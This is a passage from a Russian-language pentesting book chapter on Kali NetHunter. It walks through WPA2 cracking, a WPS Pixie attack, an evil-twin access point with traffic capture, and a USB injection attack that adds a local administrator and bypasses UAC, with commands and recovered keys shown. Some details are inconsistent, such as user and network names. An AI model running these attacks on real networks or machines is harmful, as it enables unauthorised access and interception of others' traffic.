## cSploit

Используя атаку типа *Man-in-the-Middle (MitM)* («человек посередине») и *Denial-of-Service (DoS)* («отказ в обслуживании»), приложение cSploit может легко собирать нужную информацию. При запуске cSploit сначала предлагает пользователю выбрать целевую сеть. Затем, как показано на рис. 12.18, пользователю предоставляется несколько модулей.




Рис. 12.18. Модули на выбор

Этот инструмент впечатляет своими возможностями. Здесь все модули запускаются с мобильного устройства, а испытатель на проникновение может спрятать их во время атаки.

## Беспроводные атаки

Одним из явных преимуществ использования платформы NetHunter является ее размер. Кроме того, ее очень легко сделать малозаметной. Это серьезное достоинство NetHunter, особенно если вам поручено незаметно протестировать беспроводную сеть сайта на безопасность. Если вы, выполняя проверку безопасности, будете сидеть неподалеку с открытым ноутбуком и внешней антенной, то можете привлечь к себе внимание, что совершенно нежелательно. Нам кажется, что использование телефона Nexus 5, на котором развернут NetHunter и подключена дискретная внешняя антенна, спрятанная за газетой или ежедневником, — лучший способ сохранить скрытность. Еще одним ключевым преимуществом платформы



NetHunter при проведении тестирования беспроводной сети является возможностью охватить широкую область, например студенческий городок. При этом вам не придется носить с собой большой ноутбук.

## Беспроводное сканирование

Как обсуждалось в предыдущей главе, определение беспроводных целевых сетей является важным шагом в пентестировании. Платформа NetHunter содержит ряд инструментов, которые позволяют выполнять беспроводное сканирование и идентификацию цели. Существуют также сторонние приложения, у которых есть дополнительное преимущество в виде удобного интерфейса. Эти приложения могут собирать подробную информацию о возможной целевой сети.

NetHunter включает в себя набор инструментов Aircrack-ng, который мы обсуждали в главе 11. Он также работает из командной строки. Запустим командную оболочку и для идентификации потенциальных целевых сетей введем команду airodump-ng (рис. 12.19).

```

1) root@kali: ~
CH 12 ][ Elapsed: 6 s ][ 2016-07-04 19:58
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
50:6A:03:C7:D0:5B -79 1 0 0 8 54e WPA2 CCMP PSK NETGE
E8:89:2C:DB:DD:70 -79 2 0 0 1 54e WPA2 CCMP PSK Brenn
12:86:8C:70:38:D6 -63 10 0 0 11 54e WPA2 CCMP PSK <lang>
22:86:8C:70:38:D6 -62 13 0 0 11 54e OPN xfini
EC:43:F6:1F:DA:99 -65 4 0 0 11 54e WPA2 CCMP PSK Centu
10:5F:06:9C:89:55 -59 14 1 0 11 54e WPA2 CCMP PSK SECAL
10:86:8C:70:38:D6 -61 13 0 0 11 54e WPA2 CCMP PSK Harle
C0:7C:D1:4C:28:5A -73 2 0 0 11 54e OPN xfini
32:86:8C:70:38:D6 -61 10 0 0 11 54e WPA2 CCMP PSK <lang>
10:5F:06:46:6B:85 -67 5 0 0 11 54e WPA2 CCMP PSK Centu
64:A5:C3:65:37:F2 -68 2 0 0 11 54e WPA2 CCMP PSK Don's
00:71:C2:66:B9:59 -72 2 0 0 11 54e WPA2 CCMP PSK <lang>
DC:3A:5E:4C:A3:A3 -69 3 0 0 11 54e WPA2 CCMP PSK <lang>
66:F2:37:65:C3:A0 -71 1 0 0 11 54e WPA2 CCMP PSK DT's
8E:04:FF:35:F8:AD -71 3 0 0 6 54e OPN xfini
E4:F4:C6:0C:47:29 -72 3 0 0 6 54e WPA2 CCMP PSK Mac3
00:1E:E5:ED:73:BF -66 2 0 0 6 54e WPA2 CCMP PSK blue
10:5F:06:28:86:E5 -71 10 1 0 6 54e WPA2 CCMP PSK Centu
20:76:00:65:E2:E5 -74 3 0 0 11 54e WPA2 CCMP PSK Centu
3E:7A:8A:18:64:B4 -72 2 0 0 6 54e WPA2 CCMP PSK <lang>
8E:04:FF:35:F8:AC -74 3 0 0 6 54e WPA2 CCMP PSK <lang>
D8:97:BA:C3:C1:59 -71 4 0 0 6 54e WPA2 CCMP PSK <lang>
C0:7C:D1:81:AE:38 -74 2 0 0 7 54e WPA2 CCMP PSK McKin
38:2C:4A:E3:F2:60 -61 12 29 13 6 54e WPA2 CCMP PSK HR-HO
22:86:8C:D1:BF:7A -78 3 0 0 11 54e OPN xfini
C0:7C:D1:81:AE:3A -75 2 0 0 7 54e OPN xfini
C0:7C:D1:4C:28:58 -76 2 0 0 11 54e WPA2 CCMP PSK Marci
8C:04:FF:35:F8:AB -74 4 0 0 6 54e WPA2 CCMP PSK HOME-
C0:7C:D1:81:AE:39 -76 2 0 0 7 54e WPA2 CCMP PSK <lang>
AE:34:26:E3:42:F4 -76 2 0 0 1 54e OPN xfini
12:86:8C:D1:BF:7A -74 4 0 0 11 54e WPA2 CCMP PSK <lang>
D8:97:BA:80:31:D8 -77 2 0 0 1 54e WPA2 CCMP PSK Baidr
3E:7A:8A:98:89:D8 -77 5 0 0 1 54e WPA2 CCMP PSK <lang>
E6:89:2C:DB:DD:70 -78 2 0 0 1 54e OPN xfini
C0:7C:D1:4C:28:59 -70 2 0 0 11 54e WPA2 CCMP PSK <lang>

```

Рис. 12.19. Идентификация потенциальных целевых сетей

Как и в ОС Kali Linux, мы можем определить транслируемый BSSID, канал и SSID.

## WPA/WPA2-ВЗЛОМ

Как мы уже обсуждали ранее, Aircrack-ng в NetHunter позволяет выполнять те же атаки без каких-либо изменений команд или техники. Кроме того, мы можем использовать ту же антенну вместе с внешним адаптером, что и в случае проводной сети (см. главу 11). Следующий взлом направлен против той же точки доступа с тем же BSSID, что мы обсуждали в главе 11. Все это было выполнено из командной строки NetHunter.

На рис. 12.20 мы видим вывод команды `#airodump-ng -c 6 --bssid -w NetHunter`.

```
CH 6 ] [ Elapsed: 1 min ] [ 2016-06-29 00:49 ] WPA handshake: 44:94:FC:37:10:6
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH E
44:94:FC:37:10:6E -63 67 496 137 1 6 54e WPA2 CCMP PSK A
BSSID          STATION          PWR Rate Lost Frames Probe
44:94:FC:37:10:6E 64:A5:C3:DA:30:DC -62 0e-24 29 210
```

Рис. 12.20. Вывод команды `airodump-ng`

Aircrack-ng в NetHunter также может захватить четырехстороннее рукопожатие. Как мы уже обсуждали в главе 11, это можно сделать, используя предварительно настроенный список, после чего изменить код доступа. Для демонстрационных целей мы выбрали короткий, предварительно настроенный список.

Введя команду `#aircrack-ng -w Wi-Fipasscode.txt -b 44:94:FC:37:10:6E NetHunter-01.cap`, мы получим следующий вывод (рис. 12.21).

```
Aircrack-ng 1.2 rc3

[00:00:00] 10 keys tested (255.05 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]

Master Key      : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                 D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key   : 09 30 D0 D9 38 C4 B3 5A 19 1A A4 1B E2 94 A5 65
                 5B A8 78 4F 75 86 F7 CD 65 77 F9 AF AD 27 EB 02
                 7A 7E 76 0F 7D AE D9 FD 2D 7E 26 2D 70 B8 E9 0C
                 69 3C 2C 10 5C CC 04 82 F8 D2 5F A8 1F C2 37 6D

EAPOL HMAC     : CB 6C 07 D6 89 39 C8 31 B6 25 A1 8C DF 1F C0 A1
```

Рис. 12.21. Вывод команды `aircrack-ng`



Как видите, различия в выводе незначительны. Были обнаружены два интерфейса WLAN: внутренний беспроводной интерфейс и наша собственная внешняя антенна. Существует также интерфейс P2P0. Это одноранговый беспроводной интерфейс ОС Android.

Далее мы переводим наш интерфейс WLAN1 в режим мониторинга. Для этого нужно ввести 3, после чего мы получим следующий результат (рис. 12.23).

```

11 HP-Print-F2-Photo... 11 WPA2 35db no
12 \x00\x00\x00\x00\... 11 WPA2 34db wps
13 HOME-EE97-2.4 11 WPA2 33db wps
14 (7E:8F:E0:A5:1A:80) 6 WPA2 33db wps
15 Brenner 1 WPA2 33db wps client
16 HOME-717C-2.4 11 WPA2 32db wps
17 CenturyLink1507 11 WPA2 32db wps client
18 Mac3 6 WPA2 32db wps
19 MDH WLAN 6 WPA2 32db wps
20 Baird-2.4 1 WPA2 31db wps
21 HOME-4D12 6 WPA2 30db wps
22 WiF1FoFum 6 WPA2 30db wps
23 (00:71:C2:66:B9:59) 11 WPA2 29db wps
24 CenturyLink2834 6 WPA2 29db wps
25 (D8:97:BA:B0:31:D9) 1 WPA2 29db wps
26 HR-HOME 6 WPA2 29db wps client

```

Рис. 12.23. Интерфейс WLAN1 переведен в режим мониторинга

Как и в главе 11, мы видим ту же сеть, что и раньше. После того как мы остановим сканирование, введем 15 и нажмем клавишу Enter, Wifite запустит ту же атаку, что и раньше (рис. 12.24).

```

[+] select target numbers (1-57) separated by commas, or 'all': 15
[+] 1 target selected.

[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:28] WPS Pixie attack: attempting to crack and fetch psk...

[+] PIN found: 42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan1mon... done
[+] quitting

```


Рис. 12.24. Атака запущена

Глядя на рис. 12.24, мы видим, что получили тот же WPA- и PIN-код для беспроводной сети Vgnppn.

## Атака «злой двойник»

Атака «злой двойник» — это тип беспроводной атаки MitM. При такой атаке мы пытаемся подключить целевое устройство или устройства к беспроводной точке доступа, которая маскируется под законную точку доступа. Наше целевое устройство подключается к ней, считая, что это законная сеть. Трафик анализируется как во время перенаправления к законной точке доступа к клиенту, так и на обратном пути. Любой трафик, который поступает из законной точки доступа, также маршрутизируется через созданную нами поддельную точку доступа (AP), и у нас есть возможность его перехватить и проанализировать.

Атака проиллюстрирована на рис. 12.25. Слева — целевой ноутбук. В середине — наша платформа NetHunter. Справа находится законная точка доступа с подключением к Интернету. Когда цель подключается к нашей платформе NetHunter, мы можем проанализировать трафик, прежде чем он будет перенаправлен в законную точку доступа. Любой трафик от точки доступа также анализируется, а затем перенаправляется клиенту.




**Рис. 12.25.** Схема передачи трафика от цели к законной точке доступа через NetHunter

Это просто вариант атаки MitM, которую мы обсуждали ранее. Различие заключается в том, что нам не нужно ничего знать о клиенте или сети, в которой он работает, поскольку мы будем контролировать сеть, которую он использует. Это атака, которую часто проводят в общественных местах, таких как аэропорты, кафе и отели, где есть бесплатный беспроводной Интернет.

**Атака с помощью Mana.** Приложение, которое мы будем использовать в NetHunter, представляет собой набор беспроводных инструментов Mana. Щелкните на значке NetHunter, далее — Mana Wireless Toolkit. Первая страница, на которую вы попадаете, — это экран `hostapd-karma.conf`.

Здесь мы можем настроить нашу точку беспроводного доступа для атаки (рис. 12.26).



**Рис. 12.26.** Страница для настройки беспроводной точки доступа

Сначала необходимо убедиться, что у нас есть два беспроводных интерфейса. Беспроводной интерфейс Android, который, скорее всего, обозначен как wlan0, должен быть подключен к точке доступа с выходом в Интернет. Это может быть как ваше стандартное подключение, так и бесплатный беспроводной Интернет, доступный в том месте, где вы сейчас находитесь. Интерфейс wlan1 будет нашей внешней антенной, которая создаст поддельную точку доступа. Затем вы можете настроить BSSID на MAC, который имитирует фактическую точку доступа. Кроме того, можно настроить SSID для трансляции любой идентификации точки доступа. Другие настройки касаются атаки с использованием эксплойта Karma (дополни-

тельные сведения вы получите по адресу <https://insights.sei.cmu.edu/cert/2015/08/instant-karma-might-still-get-you.html>).

Можно оставить настройки по умолчанию, что мы и сделаем. Далее щелкнем кнопкой мыши на значке в виде трех точек и выберем Start mana. Это запустит фальшивую точку доступа (рис. 12.27).

```

2) MANA-FULL ▾


-- wlan1: flushing interface --
-- wlan1: setting ip --
-- wlan1: starting the interface --
-- wlan1: setting route --
Configuration file: /sdcard/nh_files/configs/hostapd-karma.conf
Using interface wlan1 with hwaddr 00:11:22:33:44:00 and ssid "Free_Internet"
wlan1: interface state UNINITIALIZED->ENABLED
wlan1: AP-ENABLED
Internet Systems Consortium DHCP Server 4.3.1
Copyright 2004-2014 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Config file: /etc/mana-toolkit/dhcpd.conf
Database file: /var/lib/dhcp/dhcpd.leases
PID file: /var/run/dhcpd.pid
Wrote 0 leases to leases file.
Listening on LPP/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   LPP/wlan1/00:11:22:33:44:00/10.0.0.0/24
Sending on   Socket/fallback/failback-net
/usr/share/mana-toolkit/sslstrip-hsts/sslstrip2
Generated RSA key for leaf certs.
SSLsplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1k 8 Jan 2015 (100010bf)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEG
OTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION_RESUMPTION_ON_RENEGOTIATION SSL_OP_TLS
_ROLLBACK_BUG
compiled against libevent 2.0.19-stable
rtlinked against libevent 2.0.21-stable
4 CPU cores detected
proxyspess:
- [0.0.0.0]:10025 tcp plain netfilter
- [0.0.0.0]:10465 ssl plain netfilter
- [0.0.0.0]:10110 tcp plain netfilter
- [0.0.0.0]:10995 ssl plain netfilter
- [0.0.0.0]:10143 tcp plain netfilter
- [0.0.0.0]:10993 ssl plain netfilter
- [0.0.0.0]:10080 tcp http netfilter
- [0.0.0.0]:10443 ssl http netfilter
Loaded CA: "/C=ZA/ST=Gauteng/L=Pretoria/O=SensePost/OU=MANA/CN=MANA/emailAddress=research@sensepost.
com"
Using libevent backend 'epoll'
Event base supports: edge yes, 0(1) yes, anyfd no
Inserted events:
0xa970f8 [fd 10] Read Persist
0xa971cc [fd 11] Read Persist
0xa9672c [fd 12] Read Persist
0xa96794 [fd 13] Read Persist
0xa9795c [fd 14] Read Persist
0xa979c4 [fd 15] Read Persist
0xa97a2c [fd 17] Read Persist
0xa97a94 [fd 18] Read Persist
0xa97b34 [fd 19] Read Persist
0xa96f88 [fd 5] Read Persist
0xa97ba0 [fd 3] Signal Persist
0xa97d50 [fd 1] Signal Persist
0xa97e50 [fd 2] Signal Persist
0xa97f50 [fd 13] Signal Persist

```

Рис. 12.27. Фальшивая точка доступа создана



На рис. 12.27 мы видим, как Mana очищает кэшированную информацию и настраивает новую точку доступа. Если мы переключимся на устройство, то увидим точку беспроводного доступа Free\_Internet, к которой можно подключиться без какой-либо аутентификации (рис. 12.28).



**Рис. 12.28.** Подключение к точке доступа без аутентификации

Теперь в другом терминале, открытом на платформе NetHunter, мы настраиваем захват пакетов `tcpdump`. Для этого используем следующую команду:

```
# tcpdump -I wlan1
```

Ее вывод будет таким (рис. 12.29).

Поскольку подключенное устройство получает и передает группы данных, мы можем анализировать этот трафик. Как вариант, можно даже захватить трафик в виде файла `.pcap`, а затем выгрузить его для просмотра в Wireshark.



```

3) root@kali: ~
Last login: Sat Jul 2 17:09:52 UTC 2016 on pts/2
Linux kali 3.4.0-Kali-gc6b158c-dirty #3 SMP PREEMPT Fri Dec 11 22:25:47 UTC 2015 armv7l

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# tcpdump -i wlan1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:47:13.272301 IP 10.0.0.100.bootpc > 10.0.0.1.bootps: BOOTP/DHCP, Request from 64:a5:c3:da:30:dc (
oui Unknown), length 300
17:47:13.328392 IP 10.0.0.1.bootps > 10.0.0.100.bootpc: BOOTP/DHCP, Reply, length 309
17:47:18.643120 IP 10.0.0.100.63569 > google-public-dns-a.google.com.domain: 15463* A? api-glb-lax.s
moot.apple.com. (45)
17:47:19.350273 IP google-public-dns-a.google.com.domain > 10.0.0.100.63569: 15463* 1/0/0 A 17.249.2
5.246 (61)
17:47:19.558891 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [S], seq 3714005262, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468195 ecr 0,sackOK,unknown-34], length 0
17:47:19.559044 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [S.], seq 2959393737, ack
3714005263, win 65535, options [mss 1460,sackOK,TS val 134857 ecr 737468195,nop,wscale 6], length 0
17:47:19.562126 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468197 ecr 134857], length 240
17:47:19.562217 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134857 ecr 737468197], length 0
17:47:19.940666 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944908 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 1448
17:47:19.944960 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134895 ecr 737468197], length 84
17:47:20.069877 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.070915 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468704 ecr 134895], length 0
17:47:20.088157 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468722 ecr 134895], length 0
17:47:20.088707 IP api-lax.smoot.apple.com.https > 10.0.0.100.64521: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134910 ecr 737468722], length 0
17:47:20.091514 IP 10.0.0.100.64521 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468724 ecr 134910], length 0
17:47:20.103416 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [S], seq 1685482250, win
65535, options [mss 1460,nop,wscale 5,nop,nop,TS val 737468736 ecr 0,sackOK,unknown-34], length 0
17:47:20.103569 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [S.], seq 2301036937, ack
1685482251, win 65535, options [mss 1460,sackOK,TS val 134911 ecr 737468736,nop,wscale 6], length 0
17:47:20.105400 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [P.], seq 1:241, ack 1, w
in 4117, options [nop,nop,TS val 737468738 ecr 134911], length 240
17:47:20.105552 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], ack 241, win 1375, o
ptions [nop,nop,TS val 134911 ecr 737468738], length 0
17:47:20.257988 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1:1449, ack 241,
win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258201 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [.], seq 1449:2897, ack 2
41, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 1448
17:47:20.258323 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [P.], seq 2897:2981, ack
241, win 1375, options [nop,nop,TS val 134927 ecr 737468738], length 84
17:47:20.264274 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2897, win 4050,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.265129 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2981, win 4048,
options [nop,nop,TS val 737468892 ecr 134927], length 0
17:47:20.277763 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [F.], seq 241, ack 2981,
win 4096, options [nop,nop,TS val 737468906 ecr 134927], length 0
17:47:20.278953 IP api-lax.smoot.apple.com.https > 10.0.0.100.64522: Flags [F.], seq 2981, ack 242,
win 1375, options [nop,nop,TS val 134929 ecr 737468906], length 0
17:47:20.282036 IP 10.0.0.100.64522 > api-lax.smoot.apple.com.https: Flags [.], ack 2982, win 4096,
options [nop,nop,TS val 737468909 ecr 134929], length 0
17:47:20.284233 IP 10.0.0.100.64523 > api-lax.smoot.apple.com.https: Flags [S], seq 2085324780, win

```

Рис. 12.29. Вывод команды tcpdump

Эту полезную атаку можно выполнять в общественных местах целевой организации. Другой особенностью этой атаки является то, что можно подключать несколько целевых устройств. Однако важно отметить, что в таком случае трафик к цели может передаваться с запозданием.

Многие мобильные устройства автоматически настраиваются на подключение к любой ранее используемой сети. При таком автоматическом соединении важен не MAC-адрес беспроводной точки доступа, а транслируемый SSID. В этом сценарии мы можем назвать нашу точку доступа Мана общим обнаруженным SSID. Когда люди проходят мимо, их мобильные устройства автоматически подключаются и, пока они находятся в зоне действия, направляют свой трафик через наше устройство.

## NID-атаки

В NetHunter есть несколько встроенных инструментов, которые позволяют настроить атаку NID. В одном из них используется стандартная командная строка для выполнения нескольких команд подряд. Чтобы получить доступ к меню NID-атаки, щелкните на значке NetHunter, а затем на NID Attacks (NID-атаки). После этого на одноименном экране вы увидите два варианта. Один из них — атака PowerSploit, а второй — атака Windows CMD. В этом разделе мы подробно рассмотрим атаку Windows CMD.

В примере мы будем использовать платформу NetHunter и подключим ее к целевой машине. Наша атака для запуска команды `ipconfig` будет задействовать NID-уязвимость, а пользователя `offsec` мы добавим в систему с помощью команды `net user offsec NetHunter! / add`.

Наконец, выполнив команду `net localgroup administrators offset /add`, добавим учетную запись пользователя `offsec` в группу локального администратора (рис. 12.30).

Затем нам нужно установить обход *контроля учетных записей пользователей* (*User Account Control, UAC*). Это позволяет NetHunter запускать командную строку от имени администратора. Выберите вариант `UAC Bypass` (Обход UAC), чтобы построить обход для ОС Windows (рис. 12.31).

Поскольку мы пытаемся выполнить NID-атаку против Windows 10, нужно установить переключатель в положение Windows 10 (рис. 12.32).

После настройки обхода UAC подключите USB-кабель к целевой машине. Щелкните на значке с тремя вертикальными точками и нажмите кнопку `Execute Attack` (Выполнить атаку).

С началом выполнения атаки вы увидите, что целевая машина начнет процесс открытия командной строки в качестве администратора. Далее в этой командной строке будут выполняться команды, которые определены в NetHunter. На рис. 12.33 мы видим первую запущенную команду `ipconfig`.

Затем мы видим, что пользователь `offsec` вошел с соответствующим паролем. На целевом компьютере учетная запись пользователя введена в группу локального администратора (рис. 12.34).



Рис. 12.30. Добавление нового пользователя в группу локального администратора




Рис. 12.31. Настройка UAC Bypass для Windows




Рис. 12.32. Выбор версии операционной системы Windows

